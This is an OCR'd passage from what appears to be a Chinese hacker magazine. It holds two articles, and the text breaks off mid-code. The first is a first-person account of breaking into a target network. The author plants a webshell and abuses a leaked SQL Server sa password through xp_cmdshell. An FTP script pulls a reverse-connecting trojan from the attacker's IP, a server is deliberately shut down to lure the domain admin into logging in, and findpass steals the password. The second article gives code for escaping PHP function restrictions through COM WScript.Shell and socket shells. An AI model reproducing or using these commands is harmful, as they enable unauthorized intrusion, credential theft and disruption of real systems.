


图2

和测试，利用一个扫描网站多级目录页面的办法找到一个上传页面，后面的事情大家都知道怎么做了，抓包、改数据、再用NC提交。不过第一次没有成功，提示写入失败。既然默认的目录不可写，那我们在网站上随便再找一个认为可写的目录再测试。经过查找源代码里面的信息，找到一个图片目录，然后再修改包的内容，再用NC提交，OK，这次成功了。拿到了它C类段一个站的WebShell。

利用海阳顶端ASP木马2006版探测服务器组件，知道它没有禁用WScript.Shell，如图2所示。

用这个WebShell，我们可以了解到很多信息。ipconfig /all了解到他们的站基本上都是内网的服务，然后把一些服务的端口映射出来的。Net start发现本机开了终端和radmin，但是我们连不上的。再进入系统目录下，看机器打补丁的情况，通过补丁编号，又知道系统已经打上了最新补丁。就算他们内网之间开了445，MS05039也用不了。再通过net localgroup administrators得到信息如图3所示。




图3

从图3的信息我看到了希望，因为系统管理员有域管理员账号，那么我们不管拿到哪台机子的系统权限，如果域管理员在线，findpass就可以得到域管理员密码了。

好了，准备工作做了这么多，下面开始提升权限。幸好网站数据库用的是ms sqlserver，找到Web.config，我们得到了sqlserver的sa的密码，再利用2006自带的微软数据库查看/操作器连接数据库服务器。转到海阳顶端命令执行那里，执行exec master.dbo.xp_cmdshell “ping myip”，马上看到我的天网有反应了，那么我至少知道xp_cmdshell是可以用的。下面就简单了，利用以下脚本：

```
echo open myip>kk1.txt
echo kyo>kk1.txt
echo kyo327>kk1.txt
echo get muma.exe>kk1.txt
echo bye>kk1.txt
ftp -s:kk1.txt
```

向数据库服务器上传我的反连的木马。这样就拿到了数据库服务器的系统权限，如图4所示。

可以看到我执行query user，显示没有用户。那怎么办？嗅探吧。不能远程登录3389，就用htran.exe转出来再登录。登上去以后准备再传一个cain，嗅探目标的21端口，虽然希望不大，可这也是没有办法的办法。为了不把我的shell弄死，我echo一个bat

然后用at命令执行。具体语句为：echo htran –slave myip127.0.0.1 3389>k.bat，然后在本机监听htran –listen 83 3389。

等任务时间一到，我马上打开终端登录器，连接127.0.0.1，输入我刚加的用户名密码以后，却弹出以下画面，如图5所示。




图4




图5

晕了，看来他们还有最后一手，哎，登录终端又失败了。

想了许久，感觉突破口就是怎么才能让域管理员登录，我想如果他们网页坏了，他们肯定会去维护的，不过他也可以登录FTP维护啊。最终的办法只有一个，先把得到WebShell那个站的首页改名（呵呵，我不做破坏的），然后直接shutdown掉那台服务器。这样他就不得不登录了。我是在后半夜4点多做完了这件事，一直熬到8点钟，再刷新那个网站，发现已经恢复了，马上用我的后门登录到他的CMD下的shell，执行query user，果然有域管理员在线，接着findpass。这就是我利用社会工程学拿到了域管理员密码的真实过程。并且我半个小时后再登录后门query user，就发现没有用户了，看来他们的管理员也懂一点安全知识。幸亏我做得及时啊。

拿到域管理员密码再进那个目标机就简单多了。过程就是利用以下语句Net use \\10.0.0.192\ipc$ "pass" /user:domain\administrator。这是先和目标机建立IPC连接。这里肯定有人问了，你怎么得到目标机的内网IP的。其实前面已经做了铺垫，我由FTP返回的binner信息知道了目标机的机器名，那么我内网CMDSHELL下直接Ping机器名就OK了。再下来的过程就是耳熟能详了。

```
Copy muma.exe \\10.0.0.192\admin$\system32\muma.exe
把木马copy到目标机
Net time \\10.0.0.192
得到目标机的时间
At \\10.0.0.192 time muma.exe
执行我的反连木马
```

到此为止，我的这次入侵就结束了。说到底如何让域管理员登录是最重要的，不然我的一切劳动都成为炮灰。其实社会工程学博大精深，我这次成功也许靠了那么一点运气。最后希望广大黑迷，如果有什么新的思路和技巧不妨写出来，大家共同学习，共同进步。

【文章中利用的工具iiswrite.exe、海阳顶端2006版、htran.exe已收录在本期光盘中】

编辑点评： 从作者文章来看，入侵服务器的过程应当是在短短一天内完成的，要不然文笔不会这样急，没有分段一气呵成。不过这样的文章，肯定是苦了最初级的菜鸟，有很多细节没有交待清楚，需要自己去摸索。不过我要补充一点的是，看样子作者kyo的木马应当是与桌面交互的，可以直接IPC$。多数木马下的CMDSHELL权限是不能够直接IPC$的，需要用psexec得到一个用户的权限的CMDSHELL再来IPC$，这一点是需要注意的呀。

突破Win2003 PHP服务器的新思路

lt

从Win2000到WinXP，再到Win 2003，MS IIS服务器安全性的提高是显而易见的。在Win2000中，一个普通的PHP SHELL便能把它打垮；在WinXP，即使Safe mode = off，你也无法用system()等函数执行系统命令，但是我们还能用com()函数进行突破；到Win2003，即使IIS和PHP都是默认安装，你用system()、com()也可能拿它没辙。这时候你就不得不使用一些新的方法来进行突破了。

1. disable_functions的突破

在php-4.0.1以上的版本，php.ini里引入了一项功能disable_functions，这个功能比较有用，可以用它禁止一些函数。比如在php.ini里加上disable_functions = passthru exec system popen，那么在执行这些函数的时候将会提示"Warning: system() has been disabled for security reasons"，同时程序终止运行。但是也不是没有办法执行系统命令的。因为php采用了很多perl的特性，比如还可以用(')来执行命令，示例代码如下：

```
<?
$output = 'ls -al';
echo "<pre>$output</pre>";
?>
```

据说这个只有设成safe_mode为on才能避免，但上次我在一台国外的服务器上使用时还是失败了，人并不是什么时候都能那么走运的。

2. dl()函数的应用

当任何PHP的内部命令执行数和都无法使用的时候，可以尝试dl()，该方法只能用于safe mode=off，因为它在安全模式下是被禁用的。利用dl()你可以直接调用W32api 函数，可惜这个扩展已被移动到 PECL 库中，且自PHP 5.1.0以下版本起不再被绑定。以下是手册里的例子：

```
// 加载此扩展
dl("php_w32api.dll");
// 注册 GetTickCount 函数，来自 kernel32.dll
w32api_register_function("kernel32.dll",
                         "GetTickCount",
                         "long");
// 注册 MessageBoxA 函数，来自 User32.dll
w32api_register_function("User32.dll",
                         "MessageBoxA",
                         "long");
// 取得开机时间信息
$ticks = GetTickCount();
```

```
// 转换为易于理解的文本
$secs  = floor($ticks / 1000);
$mins  = floor($secs / 60);
$hours = floor($mins / 60);

$str = sprintf("You have been using your computer for:".
               "\r\n %d Milliseconds, or \r\n %d Seconds".
               "or \r\n %d mins or\r\n %d hours %d mins.",
               $ticks,
               $secs,
               $mins,
               $hours,
               $mins - ($hours*60));
// 显示一个消息对话框，只有一个 OK 按钮和上面的开机时间文本
MessageBoxA(NULL,
            $str,
            "Uptime Information",
            MB_OK);
?>
```

可惜我还没有理解透彻 dl()和 W32api，所以就不乱举例子了，免得误导读者。

3.COM 和 .Net(Windows)函数的应用

COM（Component Object Model,组件对象模型）是微软开发的软件规范，它用于开发面向对象的、编译好的软件组件，它允许把软件抽象成为二进制的部件，主要运用于 windows 平台。

PHP 的 Windows 版本已经内置该扩展模块的支持。无须加载任何附加扩展库即可使用 COM 函数。它的使用方法类似于 C++ 或 Java 中类的创建的语法，并把 COM 的类名作为参数传递到构造函数。例如使用在PHP 中调用“WScript.Shell”执行系统命令：

```
<?
$cmd=" E:/cert/admin/psexec.exe";
if($com=new COM("WScript.Shell")) echo "yes";
if(!$cmd1=$com->exec($cmd))
{
echo "can not exec()";
}
if(!$cmd2=$cmd1->stdout())
{
echo "can not stdout()";
}
if(!$cmd3=$cmd2->readall())
{
echo "can not readall()";
}
echo $cmd3;
?>
```

图 1 是我写的一个执行 psexec.exe 的例子。

这段代码与 ASP 的<%=server.createobject("wscript.shell").exec("cmd.exe /c netstat an").stdout.readall%>的意思是一模一样的。当然，你也可以像 ASP 那样调用“ADODB.Connection”，利用这个组件结合 jet2 溢出漏洞，可能能够在PHP Saft mode=ON 下拿到一个 Shell。

```
<?php
//create the database connection
$conn = new COM("ADODB.Connection");
$dsn = "DRIVER={Microsoft Access Driver (*.mdb)}; DBQ=".realpath("mydb.mdb");
$conn->Open($dsn);
//pull the data through SQL string
$rs = $conn->Execute("select clients from web");
?>
```




图1

.Net 函数只能运行在 PHP 5上，当然，它需要 “.Net runtime”的支持，而且这是PHP的一个实验性模块，功能还未齐全，所以在这就不讨论了。

4.Java()函数的应用

该方法适用于safe mode=on。要使用JAVA模块服务器，必须事先安装 Java 虚拟机，而且在 PHP 安装配置的时候打开了 with-java 的选项，代码如下：

```
[JAVA]
;这是到php_java.jar的路径
;java.class.path = .\php_java.jar
;JDK的路径
;Java.home = f:\jdk1.3.0
;到虚拟机的路径
;Java.library=f:\jdk1.3.0\jre\bin\hostspot\jvm.dll
```

同 COM 一样，使用 Java 创建类（不仅仅是 JavaBeans）只需把 JAVA 的类名作为参数传递到构造函数。以下是手册里边的一个例子：

```
<?php
// This example is only intended to be run as a CGI.
$frame  = new Java('java.awt.Frame', 'PHP');
$button = new Java('java.awt.Button', 'Hello Java World!');
$frame->add('North', $button);
$frame->validate();
$frame->pack();
$frame->visible = True;
$thread = new Java('java.lang.Thread');
$thread->sleep(10000);
$frame->dispose();
?>
```

可惜能真正支持 JAVA 的 PHP 服务器并不多见，所以在这也不多讨论了。

5.socket()函数的应用

socket是PHP中功能极为强大的一个模块，如果你使用高级的、抽象的接口（由fsockopen()和psockopen函数打开的socket），是不需要打开“php_sockets.dll”的。但是如果要使用完整的 socket 函数块，就必须在 php.ini 这样设置：

```
;Windows Extensions
;Note that MySQL and ODBC support is now built in, so no dll is needed for it.
......
;去掉以下一句最前边的分号
;extension=php_sockets.dll
```

使用PHP的socket函数块可以实现端口转发／重定向、数据包嗅探、本地溢出等功能，nc能做的，它大部分都能做到。而且，还可以用它构造TCP/UDP服务器， 同时，我觉得它也是突破服务器安全策略的一个最好办法。以下便是一个在服务器上打开端口构造TCP服务器的例子，你可以用它来捆绑上服务器的cmd.exe：

```
<?php
//在服务器上构造TCP服务
//该例子需要php_sockets.dll的支持
//执行后便可使用" telnet 127.0.0.1 1020"连接
error_reporting(E_ALL);
/* Allow the script to hang around waiting for connections. */
set_time_limit(0);
/* Turn on implicit output flushing so we see what we're getting
 * as it comes in. */
ob_implicit_flush();
//在服务器上绑定IP和端口
$address = '127.0.0.1';
$port = 1020;
if (($sock = socket_create(AF_INET, SOCK_STREAM,
SOL_TCP)) < 0) {
echo "socket_create() failed: reason: " . socket_strerror
($sock) . "\n";
}
if (($ret = socket_bind($sock, $address, $port)) < 0) {
    echo "socket_bind() failed: reason: " . socket_strerror
($ret) . "\n";
}
if (($ret = socket_listen($sock, 5)) < 0) {
